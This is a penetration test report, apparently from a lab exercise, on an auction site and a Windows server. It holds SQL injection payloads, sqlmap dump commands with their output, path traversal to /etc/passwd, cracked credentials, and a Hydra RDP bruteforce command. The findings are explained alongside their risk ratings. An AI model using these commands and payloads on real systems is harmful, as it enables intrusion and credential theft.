

Penetration Test Report - KnifeTuna

The Cyber Inquisition

14th March 2020

Contents

1	Introduction	5
2	Executive Summary	6
2.1	Methodology	6
2.1.1	Reconnaissance	6
2.1.2	Testing	6
2.1.3	Evaluation	7
2.1.4	Risk Rating	7
2.2	Summary of Findings	9
3	Key Findings	10
3.1	Auction Site	10
3.1.1	Path Traversal	10
3.1.2	SQL Injection	12
3.1.3	Weak Authentication	18
3.2	SRV1 - Windows Server	20
3.2.1	RDP Bruteforce	20
3.2.2	Insecure Privileges	22
3.2.3	Weak passwords	24
3.3	Ubuntu Client	28
3.3.1	FTP Anonymous Access	28
3.3.2	SSH Bruteforce	30
3.3.3	Improper Access Controls	32
3.4	SRV2 - Linux Server	34
3.4.1	Username Enumeration	34
3.4.2	SSH Bruteforce	34
4	Remedial Action	37
4.1	Risk Assessment	37
4.2	Auction Site	38
4.2.1	Path Traversal - Medium Risk	38
4.2.2	SQL Injection	39
4.2.3	Weak Authentication	39
4.3	SRV1 - Windows Server	39

4.3.1	RDP bruteforce - medium	39
4.3.2	Insecure privileges	39
4.3.3	Weak passwords	40
4.4	Ubuntu Client	40
4.4.1	FTP Anonymous Access - Low	40
4.4.2	SSH Bruteforce - Medium	40
4.4.3	Improper Access Control - High	40
4.5	SRV2 - Linux Server	41
4.5.1	Username Enumeration - Low	41
4.5.2	SSH Bruteforce - Medium	41
5	Conclusion	42
6	Appendices	43
6.1	Appendix A: Python bruteforce script	43
6.2	Appendix B: Session enumeration script	44
6.3	Appendix C: Nessus Scan	44

List of Figures

3.1	Inspecting the image	11
3.2	Viewing the image contents	12
3.3	Exploiting the vulnerable file read	12
3.4	Authentication bypass SQLi	16
3.5	Admin panel access gained	16
3.6	Initial SQLmap testing	17
3.7	Finding DB users	17
3.8	Finding DB names	17
3.9	Finding table names	17
3.10	Dumping user data	18
3.11	Bruteforcing the David user	20
3.12	Cracking the hashes from SQLmap	20
3.13	Enumerating the session IDs	20
3.14	Bruteforcing the ftp user credentials	21
3.15	Gaining access to the server through RDP	22
3.16	Checking user permissions for ftp	23
3.17	Using a file share to transfer PsExec	24
3.18	Elevating to system	24
3.19	Using Pwdump7 to extract hashes	27
3.20	Cracking two hashes with standard rockyou	27
3.21	Cracking one hash with rockyou + best64	27
3.22	Cracking two hashes with rockyou + d3ad0ne	28
3.23	Cracking one hash with rockyou hybrid attack	28
3.24	Final results of hash cracking	28
3.25	FTP access using anonymous user	29
3.26	Retrieving files from the server	30
3.27	kr_kx cracked	31
3.28	gshear cracked	31
3.29	Viewing MySQL details	33
3.30	Injecting XSS through the DB	33
3.31	Demonstrating XSS	33
3.32	Enumerating users	35
3.33	Cracking the password for ktuser	36
4.1	a	38

4.2	a	38
6.1	Login form bruteforce script	43
6.2	Enumerating the session cookies	44

Chapter 1

Introduction

This report documents the findings from a penetration test conducted by The Cyber Inquisition on KnifeTuna. Included is an executive summary detailing our methodology and summary of findings, a technical key findings section explaining each exploit in depth, and a remedial action section detailing our recommended action for each exploit.

Chapter 2

Executive Summary

2.1 Methodology

In order to provide a realistic penetration test, and to provide the best recommendations to keep your company safe, we worked as a hacker would. To do this, we used the 'Lockheed Martin cyber kill chain', a 'model for identification and prevention of cyber intrusion activity' (Lockheed-Martin, 2015).

The Cyber kill chain is a model used to emulate how a hacker would go about attacking a system. It can be difficult to model an attacker, and no set model is able replicate their behaviour exactly, so we worked in combination with our own experience as trained cyber professionals by customising the model as we went along, to provide as full a report as possible. We have broken our process to 3 general steps: reconnaissance, testing, and evaluation.

2.1.1 Reconnaissance

Reconnaissance involves us combining open source intelligence, online searches, and social media with scanning of the website. This allows us to discover where major leads are, developing a list of possible areas to investigate - including things such as network scans for service versions, operating systems and common open ports. Social media is also a great place to look, as it could tell us key information about employees - this is a common avenue for threat actors to explore.

2.1.2 Testing

Testing allowed us to test whether our suspicions were correct, since many of the leads we come across during reconnaissance turn out to be false alarms. This testing takes the form of doing just enough to prove a vulnerability exists - known as a 'proof of concept' - this means keeping your system safe and aims not to leave any real impact on your company.

2.1.3 Evaluation

Evaluation is where we take the knowledge we've gained and work to predict the risk associated, including aiming to find out how much information could be at risk. To do this we use industry standard risk rating methods, ours of choice being the OWASP risk rating methodology. This allows us to cover the general impact of the risk/vulnerability to both the computer systems and the company as a whole. Another potential methodology is OSTMM STAR, however this is a certification and therefore is stricter and is less customisable.

2.1.4 Risk Rating

OWASP(Open Web Application Security Project) risk rating methodology is a generalised system for calculating risk of a cyber attack from a given vulnerability. It is widely used across the industry and allows a way to frame a cyber attack into 4 categories - Note, Low, Medium, and Critical. This rating consists of two key components, the likelihood of attack and the impact of an attack. We give each of these quantitative numbers between 0-9.

We broke these categories down in to 4 sections as described below. This model requires us as penetration testers to make an educated estimate at all factors and is designed to be a flexible framework, customisable where needed. We have chosen to use it since we believe it to be one of the best ways to show real world risk and outcomes of vulnerabilities.

Threat Agent Factors

A subsection of likelihood, threat agent factors cover the reasons and skill level needed for someone to attack your system. This itself is made up of skill level, motivation, opportunity and size.

- Skill level covers the required ability of the attacker, starting from 0 as someone with no technical knowledge to 9 a skilled penetration tester or exploiter. The higher the skill level of those attacking, the greater damage that can be caused.
- Motivation is the reason someone would have to attack your system, whether that would be a disgruntled employee or how much someone would believe they can be rewarded for success.
- Opportunity refers to the amount of resources the attacker would have to attack a system. This means either raw processing power, time spent, or potential monetary investment needed to attack.
- Finally, size is also an important factor. This specifies the range of people who are able to attack - with the least being a very specific subset of attackers(1), and a worst case scenario(9) meaning basically anyone can execute an attack. For size this does not necessarily refer to skill level to

do the attack, just the amount of people who could have the skill level to perform it.

Vulnerability factors

Another subsection of likelihood, vulnerability factors deal with the exploitability of the specific vulnerability. This is comprised of ease of discovery, ease of exploit, awareness, and intrusion detection.

- Ease of discovery specifies how easy it would be for an attacker to actively discover the vulnerabilities, a worst case scenario being that automatic tools exist and are able to quickly scan a system to discover the vulnerability.
- Similar to ease of discovery, ease of exploitation is how easy it is to exploit the system, the worst having automated tools.
- Awareness is the amount that is publicly known about the vulnerability, for an example if a company was in the news for a data breach using a certain vulnerability awareness would be high.
- Intrusion Detection covers the amount of logging and flagging that goes on when attacked, this includes detection while attack is happening.

Technical Impact

A subset of impact, this section covers the damage to a computer system from an attack. This includes loss of confidentiality, loss of integrity, loss of availability and loss of accountability.

- Loss of confidentiality is the loss of the secrecy around information, as well as how much secret or personally identifiable information could be affected.
- Loss of integrity determines whether a vulnerability allows someone to alter information in the system, such as editing contact details or adding a user account.
- Loss of availability affects whether the vulnerability is able to stop the system from functioning in its intended way, such as if users are able to access it.
- Loss of accountability is similar to intrusion detection - if the vulnerability is executed, is the attacker able to cover up their tracks, and can an attacker possibly hide other activities they have done?

Business Impact

A subsection of impact, business impact is about whether the vulnerability could cause risk to business operations and finances. Under this banner is financial damage, reputational damage, non-compliance and privacy violation.

- Financial damage is exactly what it sounds like - can this vulnerability lead to direct financial losses including money theft and lost revenue due to unavailability?
- Reputational damage is important as it covers the qualitative damage of a cyber attack - if a vulnerability could have easily been patched or a company is frequently victim to large attacks clients may look poorly on the company, here we measure that risk.
- Non-compliance is whether the company is breaking any laws or any generally expected standards that they should be following by allowing this vulnerability (such as GDPR).
- Finally, privacy violation states the number of people who are affected by the data leaks or possible data leaks.

2.2 Summary of Findings

To begin, we performed a scan with the vulnerability scanning software Nessus to look for initial exploits (Appendix C). From this, we were able to research and exploit these vulnerabilities on your systems:

- Auction Site - Path Traversal
- Auction Site - SQL Injection
- Auction Site - Weak Authentication
- SRV1 - RDP Bruteforce
- SRV1 - Insecure Privileges
- SRV1 - Weak Passwords
- Ubuntu Client - FTP Anonymous Access
- Ubuntu Client - SSH Bruteforce
- Ubuntu Client - Improper Access Controls
- SRV2 - Username Enumeration
- SRV2 - SSH Bruteforce

Chapter 3

Key Findings

3.1 Auction Site

This section covers the vulnerabilities found with the user-facing auction site.

3.1.1 Path Traversal

Security Implications / Risk Level

Path traversal allows for arbitrary file read across the system, for any files readable by the apache user (www-data). This is dangerous as it could potentially leak sensitive company data, as well as user data. If combined with other vulnerabilities, such as incorrect permissions on log files, it is possible to achieve Remote Code Execution through malicious log read/write.

Overall, the execution of this vulnerability is trivial, and the repercussions are potentially serious but not disastrous. Due to this, the risk level of this vulnerability is evaluated to be **medium**.

Cause of Vulnerability

The vulnerability is caused by the method used to retrieve and display image files on the website. Instead of directly referencing the image file through the 'src' field on an 'img' HTML tag, a PHP script is instead used to include the file.

While using PHP include scripts may not normally be dangerous, the file name to be retrieved can be edited by the user, allowing them to easily select which file should be displayed. A lack of filter/extension whitelist makes this even more potent.

Steps to Replicate

- Firstly the inspect element tool in Mozilla Firefox was used to inspect an image, revealing the image URL (Fig. 3.1).

- The image URL could then be opened, showing the ASCII representation of the binary content for the image file (Fig. 3.2).
- Finally, the URL parameter 'file' could be replaced with a file path, allowing for arbitrary file read. In this example, the ../ operator was used to go up directories until root, and then the /etc/passwd file was navigated to (Fig. 3.3).




Figure 3.1: Inspecting the image




Figure 3.2: Viewing the image contents




Figure 3.3: Exploiting the vulnerable file read

3.1.2 SQL Injection

Security Implications / Risk Level

SQL injection is a blanket term covering any kind of unintended user control over the SQL queries interacting with the database. This can manifest in many

forms, such as:

- Authentication bypass, where SQL queries can be modified to bypass authentication checks such as login forms.
- Union injection, where the UNION keyword in SQL can be used to access data from other columns, tables, and databases.
- Error based injection, where SQL errors are intentionally created in order to gain information about the database.
- Blind injection, where queries that return TRUE or FALSE can be used to gain information about the database.

From the testing done, the website appears to be vulnerable to both authentication bypass, allowing attackers to log in to accounts, and blind injection, allowing for full read access across the database.

The execution of these vulnerabilities are relatively easy with the use of tools like SQLmap, and the repercussions can be very serious, allowing attackers to log in to administrator accounts as well as reading any user/auction data from the database. Due to this, the risk level of this vulnerability is evaluated to be **high**.

Cause of Vulnerability

SQL injection vulnerabilities are a result of allowing unsanitised user input in to SQL queries. Sanitising SQL queries involves removing any kind of dangerous character from the input, such as quotation marks (single and double) and comment tags. If this is not done, attackers are able to modify queries in specific ways to allow them to perform SQL injection.

One example of this would be performing an authentication bypass injection. A normal query may use a query like:

```
SELECT * FROM users WHERE username = '$inputname' AND password = '$inputpass';
```

If an attacker enters something like ' OR 1=1# in to the username field, the query becomes:

```
SELECT * FROM users WHERE username = '' OR 1=1#;
```

Which will pick the first username from the table and sign the attacker in.

Steps to Replicate

- For initial testing of SQL injection, a basic authentication bypass was used. The payload ' OR 1=1 - was entered in to the username field (Fig. 3.4), which subsequently allowed access to the 'David' account, giving use of the admin panel as well (Fig. 3.5).

- For further testing, the tool SQLmap was used. This is a tool that automatically iterates through potential SQLi payloads, providing information such as DB names, table names, table data, SQL user names, and SQL version.
- The first test done with SQLmap was checking if it detected SQL injection. The command used for this was

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch
```

The results provided some information on the DB system and potential attacks it was vulnerable to (Fig. 3.6).

- After this, the `-passwords` flag was used to test for DB users and retrieve any passwords if possible. SQLmap found a DB user named "auctuser", but had no access to the users table so could not retrieve a password (Fig. 3.7).
- With no password found, the next step was to search for databases. The command used to do this was

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch --databases
```

This successfully found the databases, returning three in total (Fig. 3.8). The first was the `information_schema` DB, default in all installations of MySQL. The second was the `auctionsrus` DB, the one likely holding all info. The last was a test DB which also comes default with MySQL.

- With the new information of the `auctionsrs` db, the `-tables` flag could be used to dump the table names for said DB. The command used for this was:

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch -D auctionsrus --tables
```

This returned two tables found in the `auctionsrus` DB (Fig. 3.9). One, `auction_users`, was likely to contain the user data for the site, while the other, `auctions`, was likely to contain the auction data.

- Finally, the last step was to attempt to dump the data from the tables. As a proof of concept, the data from the users table was dumped using the command:

```
sqlmap -u "http://172.16.2.133/login.php?username=qwe&password=qwe&Search=" --batch -D auctionsrus -T auction_users --dump
```

This returned the full set of user data from the `auction_users` table, including usernames, MD5 hashed passwords (all cracked, with the one not displayed on the screenshot being '7331'), user IDs, and user levels (Fig. 3.10). With the dump done, the full extent of the SQL injection was explored.



Figure 3.4: Authentication bypass SQLi




Figure 3.5: Admin panel access gained

```

File Edit View Search Terminal Help
root@kali:~
[13:45:33] [INFO] testing 'MySQL inline queries'
[13:45:34] [INFO] testing 'PostgreSQL inline queries'
[13:45:34] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[13:45:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:45:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:45:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:45:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:45:41] [INFO] GET parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP): injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:45:44] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:45:44] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:45:45] [INFO] target URL appears to be UNION injectable with 7 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[13:45:47] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[13:45:47] [INFO] checking if the injection point on GET parameter 'username' is a false positive
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 132 HTTP(s) requests:
..
Parameter: username (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 8563 FROM (SELECT(SLEEP(5)))UYMU) AND 'jkw'='jkw&password=test&search=
..
[13:46:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[13:46:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.2.133'
[13:46:07] [WARNING] you haven't updated sqlmap for more than 220 days!!!
[*] ending @ 13:46:07 /2020-03-10/
root@kali:~#

```

Figure 3.6: Initial SQLmap testing

```

[15:23:37] [INFO] fetching database users password hashes
[15:23:37] [INFO] fetching database users
[15:23:37] [INFO] fetching number of database users
[15:23:37] [INFO] resumed: 1
[15:23:37] [INFO] resumed: 'auctuser'@'localhost'
[15:23:37] [INFO] fetching number of password hashes for user 'auctuser'
[15:23:37] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[15:23:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disrupt
ions
[15:23:38] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[15:23:38] [INFO] retrieved:
[15:23:38] [WARNING] unable to retrieve the number of password hashes for user 'auctuser'
[15:23:38] [ERROR] unable to retrieve the password hashes for the database users (probably because the DBMS current user has no read privileges
over the relevant system database table(s))

```

Figure 3.7: Finding DB users

```

[14:22:32] [INFO] adjusting time delay to 1 second due to good response times
3
[14:22:32] [INFO] retrieved: information_schema
[14:23:32] [INFO] retrieved: auctionsrus
[14:24:07] [INFO] retrieved: test
available databases [3]:
[*] auctionsrus
[*] information_schema
[*] test

```

Figure 3.8: Finding DB names

```

[14:28:53] [INFO] retrieved: auctions
Database: auctionsrus
[2 tables]
+-----+
| auction_users |
| auctions      |
+-----+

```

Figure 3.9: Finding table names

```

Database: auctionsrus
Table: auction_users
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+
| userID | name | surname | username | password | user_level | user_level_md5 |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | david | NULL | david | 808fbc418808dc16e7bd457e20155ef3 (newsletters) | 100 | f89b18df9ca05996a431418e770e4dd (100) |
| 3 | Ginger Knowles | NULL | gknowles | ac64504cc2490870772840642cffe0ff | 1001 | b8c37e33defae51cf91e1e03e51657da (1001) |
| 2 | john | NULL | john | d00181ca30c1e884390fd694fb2a8137 (boffin) | 1000 | a9b7ba70783b617e9998dc4dd82eb3c5 (1000) |
+-----+-----+-----+-----+-----+-----+-----+

[14:53:14] [INFO] table 'auctionsrus.auction_users' dumped to CSV file '/root/.sqlmap/output/172.16.2.133/dump/auctionsrus/auction_users.csv'
[14:53:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.2.133'
[14:53:14] [WARNING] you haven't updated sqlmap for more than 220 days!!

[*] ending @ 14:53:14 /2020-03-10/
root@kali:~#

```

Figure 3.10: Dumping user data

3.1.3 Weak Authentication

Security Implications / Risk Level

Weak authentication is another blanket term for a multitude of security vulnerabilities surrounding the authentication systems on a website. Again, these vulnerabilities can manifest in a number of forms, and have varying levels of risk depending on the vulnerability.

During testing a number of vulnerabilities were found that could be classed under weak authentication. These were:

- Susceptibility to bruteforce attacks: There appeared to be no rate-limiting or IP blocking functionality on the website login form, allowing for brute-force attacks to be performed easily. These attacks could potentially result in user accounts being accessed by attackers.
- Weakly hashed passwords: Using SQLmap, the users table was dumped, revealing that the passwords were hashed with unsalted MD5. This is a very weak algorithm, allowing it to be cracked quickly, as well as it having a plethora of rainbow tables already available online. This could result in threat actors easily cracking passwords if they were able to retrieve the hashes.
- Weak session IDs: Instead of a secure session ID, the session IDs used within the website are simply an MD5 hash of the user level for that account. This is extremely dangerous, as an attacker can easily enumerate through the user levels, testing each one and gaining access to every account with ease. Due to the numerous vulnerabilities possible with weak authentication, and the dangerous ability to get in to other accounts (including admins), this vulnerability is evaluated to be a **high** risk.

Cause of Vulnerability

The vulnerabilities found each had varying causes, depending on which part of the website was being interacted with. These included:

- Susceptibility to bruteforce attacks: The lack of a rate-limit or IP block on each account for the login form allows attackers to attempt as many times as they want, which makes bruteforce attacks possible.

- Weakly hashed passwords: The use of the MD5 hashing algorithm results in weak hashing security, which stems from either legacy code (from when MD5 was stronger) or poor security choices during the design of the system.
- Weak session IDs: Again, this is another issue stemming from poor security choices during the design stage. Session IDs should be chosen as a completely random string, so threat actors cannot collate multiple hashes and find patterns between them. Using unsalted MD5 as the hashing algorithm for this makes it even worse, as it is very easy to reverse engineer the original text from the hashes due to the nature of the user ID being numeric.

Steps to Replicate

Bruteforcing the login form

- To bruteforce the login form, a custom python script was used (Appendix A). This script read in usernames from a 'usernames.txt' file, and passwords from a provided wordlist (in this case english top 10000 wordlist). For each username, the script iterated through the passwords, sending a GET request using the python 'requests' library. If the text 'User Account' was found in the response text, this would indicate a successful sign in and print the found credentials before moving on to the next username. Using the script successfully found the credentials for the admin user 'david' (Fig. 3.11), and could likely find the rest if a more extensive wordlist was used.

Cracking the password hashes from SQLmap

- The password hashes gained from SQLmap were unsalted MD5, so one of the first things to check would be an online rainbow table (a database of hashes and their corresponding plaintexts). In this case, the website 'Crackstation' was used to reverse all three hashes (Fig. 3.12).

Enumerating the session IDs

- To enumerate the session IDs, another custom python script was created (Appendix B). This script enumerated through the numbers 0-1500, hashing each number of iteration. With the hash, the requests library was again used to send a GET request to the user_account.php page, with the hash set as a cookie. The response text of the request could then be analysed - first to check if any sign in was detected, which would then print the hash used, user level, and username. It would then check if the admin panel text was present, and if so, print that the user was an admin. This method was used to gain access to all 3 auction accounts (Fig. 3.13).

```

root@kali:~/Documents# python3 bruteforce.py
Cracking password for david...
Credentials found: david:newsletters

```

Figure 3.11: Bruteforcing the David user

Hash	Type	Result
509f8c419805dc16e7bd457e29155ef3	md5	newsletters
ac64504cc249b070772848642cffe6ff	md5	7331
d00181ca30c1e884390fd694fb2a8137	md5	boffin

Figure 3.12: Cracking the hashes from SQLmap

```

root@kali:~/Documents# python3 cookiecracker.py
=====Found new user!=====
Username: david
User level: 100
User hash: f899139df5e1059396431415e770c6dd
Admin: Yes
=====Found new user!=====
Username: john
User level: 1000
User hash: a9b7ba70783b617e9998dc4dd82eb3c5
Admin: No
=====Found new user!=====
Username: gknowles
User level: 1001
User hash: b8c37e33defde51cf91e1e03e51657da
Admin: No

```

Figure 3.13: Enumerating the session IDs

3.2 SRV1 - Windows Server

3.2.1 RDP Bruteforce

Security Implications / Risk Level

RDP, or Remote Desktop Protocol, is a service used for remotely accessing machines across a network. While it is a useful tool for remote administration, it can be very heavily exploited by an attacker if not properly secured, as it gives almost full access to the machine if compromised.

In this situation, the system was vulnerable to an RDP bruteforce. Using this vulnerability, it was possible to gain access to the 'ftp' user, creating a foothold in to the system which could be further exploited.

Due to the risk of accessing accounts on the server machine, but still requiring passwords which could potentially mitigate the potential of exploitation, this vulnerability is classed at **medium** risk.

Cause of Vulnerability

This vulnerability stemmed from the RDP port (3389) being left open on the server. Having the default RDP port open allows threat actors to easily identify the service running on the port, giving away a potential entry point to the system. From there, any bruteforce program such as hydra or ncrack can be used to begin bruteforce attempts on the service.


Steps to Replicate

- First, a list of potential usernames was collated from information gathered previously - this included usernames of known staff members (such as Stanley Jobson and Gabriel Shear), as well as common account names (such as guest and ftp).
- Next, the tool Hydra was used along with the rockyou.txt wordlist to start an RDP bruteforce, using the command

```
hydra -t 4 -l ftp -P rockyou.txt rdp://172.16.2.135 -v
```

This command allocates 4 tasks to the bruteforce, uses the username 'ftp' (each username was inputted manually), the password list as rockyou.txt, and the target as 172.16.2.135, the IP of the server.

- After trying multiple other user accounts without success, the bruteforce eventually returned a set of credentials for the 'ftp' user - 'ftp:Abracadabra' (Fig. 3.14). These credentials were then used with the Linux utility 'rdesktop' to remote in to the machine, successfully gaining access to the server (Fig. 3.15).



```
[STATUS] 26168.11 tries/min, 2067281 tries in 01:19h, 12277117 to do in 07:50h, 4 active
[3389][rdp] host: 172.16.2.135 login: ftp password: Abracadabra
[STATUS] attack finished for 172.16.2.135 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-12 01:31:31
```

Figure 3.14: Bruteforcing the ftp user credentials

